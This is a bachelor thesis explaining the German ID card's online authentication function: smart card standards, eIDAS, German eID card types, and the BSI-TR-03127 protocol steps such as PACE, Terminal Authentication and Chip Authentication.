Hochschule
Bonn-Rhein-Sieg
University of Applied Sciences

Fachbereich Informatik
Department of Computer Science

Analysis and Implementation of Online Authentication Function of ID Cards

Doruk Senel

Hochschule Bonn-Rhein-Sieg
Fachbereich Informatik
Grantham-Allee 20
53757 Sankt Augustin

1 Table of Contents

2 Table of Illustrations

3 Introduction

The concept of formal identification has existed for centuries. Ancient civilizations used tokens, seals, or even tattoos to represent an individual's status or group membership. Passports, some of the earliest travel documents, emerged centuries ago, frequently granted by royal decree. However, the ID card in its modern form only began to take shape in the 19th century. Driven by a need for increased societal organization, police forces developed systems to identify criminals, incorporating photography and body measurements. (Veriff 2022) While different forms of identity documents existed throughout history, the standardized format of ID cards we recognize today was not formalized until the 1980s with the advent of ISO/IEC 7810 and 7816.

On the web, secure and reliable online authentication is crucial for both individuals and organizations. Traditional methods like usernames and passwords often prove inadequate, leaving users susceptible to phishing attacks and identity theft. These methods also fall short of verifying the legal identity of the user. In response to these issues, the Online Authentication Function of the German ID Card (Online-Ausweisfunktion) has emerged as a vital tool for secure online authentication.

The Online Authentication Function provides a robust and government-backed way to verify users' identities online. With their ID cards, individuals can access diverse online services, including government portals, banking transactions, and age-restricted services, enjoying enhanced security and convenience (Bundesministerium des Innern und für Heimat, 2024). Yet, despite the clear benefits, adoption and widespread use of the Online Authentication Function have not yet reached their full potential. Gaining a comprehensive understanding of the Online Authentication Function's functionalities, its technical foundations, and its practical applications becomes essential for wider acceptance.

This thesis offers a thorough analysis of the Online Authentication Function, examining its multifaceted aspects from both end-user and application developer perspectives. It aims to answer essential questions, including: how does the Online Authentication Function work in detail? What are its underlying technological principles? How can the Online Authentication Function be used with mobile phones as reading devices, and what integration challenges may arise?

3.1 Motivation and Objectives

Explanatory works such as this bachelor thesis exist for end users, including BMI's ID card portal and other government information channels. Although there is some documentation for developers using proprietary offerings built on top of eID, such as Adesso's eID Server offerings or Verimi's Identity Service products, public documentation for developers tends to be sparse or too concise. This paper attempts to close the gap by providing the definitive guide for developers who want to integrate the eID functionality of the German ID card into their services. It explains the process at a detailed level and guides us through the integration of eID.

This paper aims to provide a detailed presentation and comparison of the functionality, technical implementation, and possible uses of the online function of the ID card. The eID is to be evaluated in terms of its security, ease of adaptation, and implementation options.

3.2 Methodology

The primary goals of this thesis are to present a detailed overview of the Online Authentication Function's functionalities, technical implementation, and usage possibilities, and to develop and demonstrate a practical application that utilizes it for secure authentication.

To achieve these goals, a systematic approach will incorporate the following: a comprehensive literature review and in-depth analysis of technical documentation, and the development of a practical application. The literature review will focus on existing technical documentation and other relevant sources, allowing for a deep understanding of the Online Authentication Function's technical implementation and security features.

The development of a practical application using the Online Authentication Function will offer real-world insights. The development process will be carefully documented, providing valuable insights into the practical aspects of integrating the Online Authentication Function.

4 Electronic Identification

The ISO/IEC 7810 international standard serves as the foundational framework for the physical characteristics of identification cards across various industries. This standard establishes precise dimensions, tolerances, and material properties to ensure consistency and compatibility with different card reading and processing technologies. The most recognizable application of ISO/IEC 7810 is through its definition of the ID-1 format, which is the widely adopted size for credit cards, debit cards, driver's licenses, and numerous other forms of identification.

Primarily, ISO/IEC 7810 mandates the ID-1 format to have dimensions of 85.60 mm by 53.98mm, with a thickness of 0.76mm. Corners must feature a specific radius to facilitate smooth handling and insertion into card readers. Beyond dimensions, the standard addresses material properties such as resistance to bending, heat, humidity, and certain chemicals. This ensures that cards maintain their integrity and functionality within the range of environments they may encounter in daily use.

ISO/IEC 7810's standardization guarantees interoperability between cards and the diverse systems that handle them. Card readers, printers, and other processing equipment from different manufacturers can reliably interact with any card complying with the standard. This interoperability forms a key advantage in sectors like banking, healthcare, and government, where the seamless exchange of identification data is paramount.



Figure 1: Areas on ID-1 size cards from ISO/IEC 7810

Importantly, the ISO/IEC 7810 standard is not static but continually evolving. It has been revised multiple times to incorporate modern technologies and address emerging needs. For instance, later iterations of the standard have integrated specifications for cards that embed contactless chips (smart cards) and magnetic stripes.

Electronic identification (eID) cards (eIC) are also smart cards, which were standardized with the ISO/IEC 7816 standard, jointly developed by the International Organization for Standardization and the International Electrotechnical Commission, providing a comprehensive framework for smart cards and, more recently, contactless mobile devices. Smart cards are miniature computers embedded within plastic cards, possessing a microprocessor, memory, and potentially other specialized hardware. ISO/IEC 7816 defines the electrical characteristics, communication protocols, data

organization, and security features essential to ensure seamless and secure smart card functionality.

The standard consists of numerous parts, each addressing distinct aspects of smart card technology:

Physical Properties (Parts 1 & 2): These sections define the physical parameters of smart cards, mirroring ISO/IECE 7810. This includes form factor, dimensions, material strength, and the precise positioning of electrical contacts. Adherence to these specifications guarantees physical compatibility with card readers and other interacting hardware.

Electrical Interface and Protocols (Part 3): This part defines the electrical characteristics and communication protocols governing data exchange between smart cards and terminal to ensure reliable and efficient communication.

Organization, Security, and Commands (Part 4): provides a framework for the organization of applications and data within the smart card environment. It establishes command structures, file system hierarchies, and robust security mechanisms such as authentication and cryptographic techniques to safeguard sensitive information assets.

Application-Specific Directives (Parts 5, 6, 9, 11, 12, 13, 15): These sections stipulate standards tailored to distinct smart card application domains. They encompass guidelines for application provider registration, common data elements, security operations, biometric authentication, application lifecycle management, and cryptographic processes.

Supplemental Specifications (Parts 7, 8, 10): These parts address auxiliary aspects, including the utilization of Structured Card Query Language (SCQL) for data access (Part 7) and specifications for synchronous transmission mode in smart cards (Part 10).

ISO/IEC 7816's standardization enables the widespread use of smart cards in many applications. Industries such as banking, healthcare, transportation, government services, and access control also make extensive use of smart cards. The standard fosters interoperability and innovation, allowing for the development of secure and versatile smart card solutions across diverse use cases.

A smart card can be in many forms, such as a phone SIM card, but mostly has a credit card-like shape, such as the ID-1 format specified above. In essence, smart cards are chip cards with microprocessors, about as powerful as early personal computers. German ID Card, for example, has a 128 kB EEPROM, 384 kB ROM, 9 kB RAM, and a 16-bit processor (NXP Semiconductors 2014). They have their operating systems with applications stored in their memory. Programs that are stored on the card are called on-card applications, which can communicate with off-card applications that are stored and

running outside the card, e.g. a terminal for reading the card or a computer. Required energy for the components comes from the terminal trying to read the card.



Figure 2: Example of a Smart Card (Hansmann et al. 2002, p. 18)

Data exchange between the host and the smart card happens through Application Protocol Data Units (APDUs). The terminal sends Command APDUs, and the card responds with Response APDUs.

Command APDUs start with a header that includes the class of the instruction (e.g. ISO or proprietary) called class byte (CLA), instruction byte (INS) for the command itself, and parameter bytes P1 and P2 for the command. The body of a command has length byte Lc (length command) of the data. Having data in the body is optional. The body also has Le (length expected) for the expected length of the response APDU.

Response APDU has a body consisting of optional data and a trailer for status word bytes SW1 and SW2 as defined by the ISO.



Figure 3: APDU (Hansmann et al. 2002, p. 25)

At the end of APDUs for authentication and in other cases without authentication requirements, files can be read, as smart cards have their file systems consisting of three components: Elementary file (EF), dedicated file (DF), and master file (MF). The master file acts like a directory of every other file and each smart card has a maximum of one master file. Dedicated files are directories of elementary files and elementary files contain data. (Hansmann et al. 2002, p. 13-33)



Figure 4: Smart Card File System (Hansmann et al. 2002, p. 28)

4.1 Electronic Identification in the European Union

The Electronic Identification, Authentication and Trust Services (eIDAS) Regulation is a European Union (EU) directive that came into force in 2014. It established a standardized regulatory framework for electronic identification and trust services across all EU member states.

The core components of this regulatory framework revolve around the mutual recognition of electronic identification schemes, along with the provision of verifiable trust services such as electronic signatures, electronic seals, timestamps, electronic registered delivery services, and website authentication.



Figure 5: eIDAS timeline (eid.as)

Chapter two of the eIDAS Regulation deals specifically with the elements of electronic identification and trust services.

This chapter is key to understanding how electronic identification schemes are managed in the EU. It outlines the criteria and procedures for Member States to inform the EU of their national electronic identification schemes (eIDs) that they wish to recognize across the Union. This mutual recognition is intended to facilitate seamless electronic interaction across borders for both businesses and individuals.

EIDAS looks at how these identification systems should be set up, operated, and maintained to ensure that they meet a high standard of security and reliability. It discusses the assurance levels that need to be met, categorized as low, substantial, and high, with each level corresponding to the degree of confidence in the electronic identification means. The assurance levels help to assess the risk associated with electronic transactions and determine the appropriate level of assurance.

EIDAS also discusses the framework for the interoperability of electronic identification schemes. This ensures that an eID issued in one Member State is effectively recognized and can be used in another Member State without additional obstacles.

Overall, the second chapter of the eIDAS Regulation establishes a comprehensive structure for electronic identification and trust services, ensuring that these systems are secure, reliable, and recognized in all Member States.

In addition, the European Union also regulates identity documents given to third-country nationals residing in the European Union. The European Council adopted Council Regulation (EC) No 380/2008. This Regulation amended the original form of the residence permit, focusing on the introduction of improved security features. The aim was to make it more difficult to forge these residence permits and thus contribute to the fight against illegal immigration and identity theft in the EU.

The main changes required by the regulation include the addition of holograms, complicated background patterns that are difficult to counterfeit, and a machine-readable zone (like passports). This zone contains encoded information about the permit holder and enables fast and reliable scanning by border officials. In addition, the new design allows for the digital storage of a high-quality facial image of the holder, enabling

biometric identification. Member States have also been given the option to store two fingerprints of the holder on an integrated chip for even more reliable verification.

While Council Regulation (EC) No 380/2008 focused on security, it did not change, e.g., the manner or duration of issuing residence permits. EU Member States remained responsible for these procedures, with the new regulation merely prescribing a more secure format for the residence permit itself. Overall, these changes streamlined border controls, helped combat fraud and illegal immigration, and further harmonized procedures for third-country nationals residing in the European Union.



Figure 6: Residence permit for third-country nationals including biometrics in ID 1 format according to EU regulation 380/2008

There is also a European Digital Identity Wallet in its conception phase, aiming to save identity data on smartphones.

4.2 eID in Germany

In 2010, before establishing the EU-wide eIDAS regulation, the German Bundestag enacted legislation concerning the "electronic identity card (der neue Personalausweis)." This was followed by the revision and implementation of the "electronic residency permit (elektronischer Aufenthaltstitel)" in two stages; initially in 2008 and later, in 2011, to ensure compliance with updated EU regulations on residence permits. These legislative efforts highlighted Germany's proactive approach to integrating digital solutions into identity management, aligning with broader European standards.

In 2019, further legislative progress was made with the enactment of the "eID-Card Law (eID-Karte-Gesetz)," which enables EU nationals to apply for an electronic identity card in Germany. This development expanded the framework of digital identity within Germany, making it more inclusive for EU residents. Consequently, there are now three primary forms of electronic identity documents available in Germany, designed to cater to a broad spectrum of residents and their varied needs.

Additionally, the German government has been exploring innovative technologies in electronic identification with the development of Smart-eID. This system diverges from traditional physical card-based systems by allowing electronic identities to be stored directly on smartphones. Authorized by legislation passed in 2021, the Smart-eID system is currently in a pilot phase as of 2022. It represents a significant technological shift, aiming to provide a more convenient and flexible solution for identity verification that leverages mobile technology. Although not yet fully implemented, the progression of Smart-eID indicates Germany's commitment to advancing its digital infrastructure in alignment with modern technological capabilities.



Figure 7: Electronic Identification in Germany

4.2.1 Identity Card (Personalausweis)

Figure 8: Identity Card (Personalausweis)

The Identity Card (Personalausweis) serves as the official document for the authentication of German nationals (PAuswG). Historically, the origins of such identification mechanisms vary, with some accounts tracing back to the Middle Ages, while others cite the 19th or 20th century as the inception period. In its contemporary configuration, the Personalausweis conforms to the ID-1 standard and incorporates an RFID chip, a transition realized post-2010 with subsequent minor enhancements. The physical attributes of the card encompass the following data:

- Front side
    - Biometric photo of ID card holder
    - Document number
    - Card access number
    - Surname
    - Doctorate (if holder holds a PhD)
    - Birthname (if different from current surname)
    - Given names
    - Date of birth
    - Nationality
    - Place of birth
    - Date of expiry
    - Signature of holder
- Rear side
    - Color of eyes
    - Height in cm
    - Date of issue
    - Issuing authority
    - Residence
    - Religious name or Pseudonym
    - Machine-readable zone according to the ICAO Machine Readable Travel Document (MRTD) standards

The physical manifestation of the Identity Card (Personalausweis) integrates various security methodologies. Central to these is the inclusion of an RFID chip, which not only replicates the data inscribed on the card's surface but also stores biometric identifiers, such as the fingerprints of the cardholder. This feature enhances the card’s security framework, ensuring both data integrity and verification authenticity.

4.2.2 Residence Permit (Elektronische Aufenthaltstitel)

Figure 9: Electronic Residence Permit

The Residence Permit, structured to mirror the Identity Card (§ 78 Abs. 5 AufenthG), maintains a similar physical appearance with a few distinct differences. These include annotations about the holder's residency rights and the issue date on the front.

While the chip technology employed in the Residence Permit parallels that of the Identity Card, it additionally adheres to the International Civil Aviation Organization (ICAO) Document 9303 standards concerning Machine Readable Travel Documents. This adherence is necessitated by EU regulations governing identity documents for third-country nationals. Consequently, the chip enables data retrieval through both the Standard ePassport Inspection Procedure and Advanced ePassport Inspection Procedure, which do not apply to the Identity Card.

Furthermore, the Residence Permit incorporates the same security features as the Identity Card.

4.2.3 eID Card for Citizens of the EU (eID-Karte für Unionsbürger)



Figure 10: eID Card for Citizens of the EU

The eID-Card for Citizens of the EU is a digital-only identification mechanism tailored for accessing electronic services and is not intended to serve as a travel or comprehensive identity document. Compared to other electronic identity cards issued within Germany, the eID-Card contains less information on its physical form. Significantly, it omits any biometric data such as height, fingerprints, and eye color, both on the physical card and within the chip's stored data. Eligibility for acquiring an eID-Card is not contingent upon residency within Germany. Applicants can secure this card outside German borders.

4.2.4 Smart-eID

The Smart-eID initiative is designed to store identification data directly on a smartphone, thereby eliminating the need for a physical card for both online and offline identification purposes. This development runs in parallel with the European Digital Wallet project and entered a pilot phase in 2022. (Rosche 2022).

Although there are already ID technologies available on smartphones, such as Sweden's BankID, Iceland's eID, state IDs in the US on Apple Wallet, and the test app in 2022 that is now deleted from the app stores, the German Smart eID lacks the necessary funding of around 30 Million Euros for release as of 2024 after the project has been running for many years and cost around 90 million euros in total. The original plan was to launch the project in 2020. (Geiger, 2023)

5 Online Authentication Function (Online-Ausweisfunktion)

The methods utilized to extract data from the chips embedded in electronic identity cards are diverse and generally consistent across different types of eIDs issued in Germany. These protocols are designed to ensure the compatibility and security of data transactions irrespective of the specific card type. However, an exception exists in the case of the Residence Permit. This document type extends the standard functionality by also adhering to the International Civil Aviation Organization (ICAO) standards, which are applied to machine-readable travel documents. Such standards allow for additional data reading methods exclusive to the Residence Permit, facilitating broader international use and compatibility due to EU regulations.

The process of Online Authentication (Online-Ausweisfunktion) or eID Function encompasses a series of steps falling under the General Authentication Procedure designed to authenticate users securely to a service provider. This authentication process leverages a local terminal, typically a smartphone equipped with Near Field Communication (NFC) technology, in conjunction with an eID Client application such as AusweisApp. Through this mechanism defined by the BSI-TR-03127, users can verify their identity to service providers securely, ensuring both the integrity and confidentiality of the transmitted data.

<table>
<tr><th>Chip</th><th>Local Terminal</th><th>Service Provider</th></tr>
<tr><td></td><td colspan="2">Transmission of the service provider's certificate</td></tr>
<tr><td></td><td>Presentation of the certificate
Restriction of access rights by the user
Entering the eID PIN</td><td></td></tr>
<tr><td colspan="2">Reading the file EF.CardAccess
PACE with eID PIN as password (section 3.1.1)</td><td></td></tr>
<tr><td colspan="3">Transmitting the complete certificate chain
Terminal Authentication (section 3.1.2)</td></tr>
<tr><td colspan="3">Reading the file EF.CardSecurity</td></tr>
<tr><td></td><td></td><td>Passive Authentication
(section 3.1.3)</td></tr>
<tr><td colspan="3">Chip Authentication (section 3.1.4)</td></tr>
<tr><td colspan="3">Reading the revocation token (section 4.4.2), query of the document validity (section 4.4.1)</td></tr>
<tr><td></td><td></td><td>Revocation list query
(section 5.3)</td></tr>
<tr><td colspan="3">Reading the approved data (section 3.2.2),
Exercising the special rights (section 4.4.3)</td></tr>
</table>

Figure 11: Steps of the Online Authentication Function According to BSI-TR-03127

In typical scenarios of eID, the user initiates the process by selecting a link formatted as: eid://127.0.0.1:24727/eID-Client?tcTokenURL=URL. This URL includes a path parameter, tcTokenURL, which directs to the location where the Trusted Channel (TC) Token, associated with the service, is stored. Upon clicking the link, the eID client application, such as AusweisApp, sends a request to the specified URL to retrieve the TC Token. The service responds with an XML fragment containing the TC Token in the following format:

```
<complexType name="TCTokenType">
  <sequence>
    <element name="ServerAddress" type="anyURI" />
    <element name="SessionIdentifier" type="string" />
    <element name="RefreshAddress" type="anyURI" />
    <element name="CommunicationErrorAddress" type="anyURI" minOccurs="0" />
    <element name="Binding" type="anyURI" />
    <element name="PathSecurity-Protocol" type="anyURI" minOccurs="0" />
    <element name="PathSecurity-Parameters" minOccurs="0">
      <complexType>
        <choice>
          <element name="PSK" type="hexBinary" />
        </choice>
      </complexType>
    </element>
  </sequence>
</complexType>
```

Figure 12: XML Format of TC Token According to BSI-TR-03127

Using the information from the TC Token, such as the Server Address and Session Identifier, the AusweisApp connects to the eID-Server with TLS. It then displays the certificate containing the requested Identity Card data to the user. At this point, the app prompts the user for their PIN and requests confirmation to proceed with the authentication process.



Figure 13: AusweisApp Showing the Service Provider's Certificate

The AusweisApp begins by accessing the "EF.CardAccess" file from the master file (MF) of the chip. This file can be read without restrictions and contains information necessary for initializing security protocols. Once accessed, the AusweisApp initiates the Password Authenticated Connection Establishment (PACE) protocol.

PACE is an authentication/cryptography procedure that enhances the security measures originally established by the Basic Access Control (BAC) protocol used in other machine-

readable travel documents (MRTD). Unlike BAC, which derives a key from the machine-readable zone (MRZ) of a document to prevent unauthorized skimming, PACE uses a personal PIN. This adjustment not only ensures protection against RFID skimming but also confirms that the cardholder is the person attempting to access the card's contents.

Following the PACE setup, the AusweisApp proceeds to Terminal Authentication. This is a challenge-response authentication process that requires certificates from the reader. It verifies the authenticity and integrity of these certificates and checks if the reader holds the secret key associated with the verified public key. This step confirms the legitimacy of the readers (eID Server and the AusweisApp)

Figure 14: Logs of eID-Server Sending Its Public Key inside XML, eID-Client Sending the Key to the Smart Card inside Command APDU

Figure 15: Logs of Smart Card Sending a Response APDU Containing Cryptographic Nonce, eID-Client Sending Nonce to the eID-Server inside XML

Once Terminal Authentication is successful, the application gains access to the "EF.CardSecurity" file, which includes the public key of the chip. This key is needed for Passive Authentication, a process that validates the authenticity of the data from the

chip. Although Passive Authentication confirms the data's validity, it does not prove the chip is not cloned. However, the chip's private key, which is never readable and therefore can't be cloned, allows for another challenge-response authentication, this time for the chip itself, called Chip Authentication.

Terminal Authentication and Chip Authentication are the requirements for the "Extended Access Control".

Ausweisapp also performs security checks to ensure the document is still valid and has not been revoked.

For the validity check, the AusweisApp sends a query to the chip containing the current date to check if the document's validity period has expired. The chip processes this request and returns a response indicating whether the eID is still valid or has expired.

Following the revocation check, the AusweisApp proceeds to read the revocation token stored on the chip. This token is used to determine if the eID card is listed on the revocation list. Cards can be placed on the list for several reasons, such as if the eID function has been disabled or if the card has been reported as stolen or missing. Once the revocation token is retrieved, the AusweisApp communicates with the eID-Server, which checks if the token matches any on the revocation list.

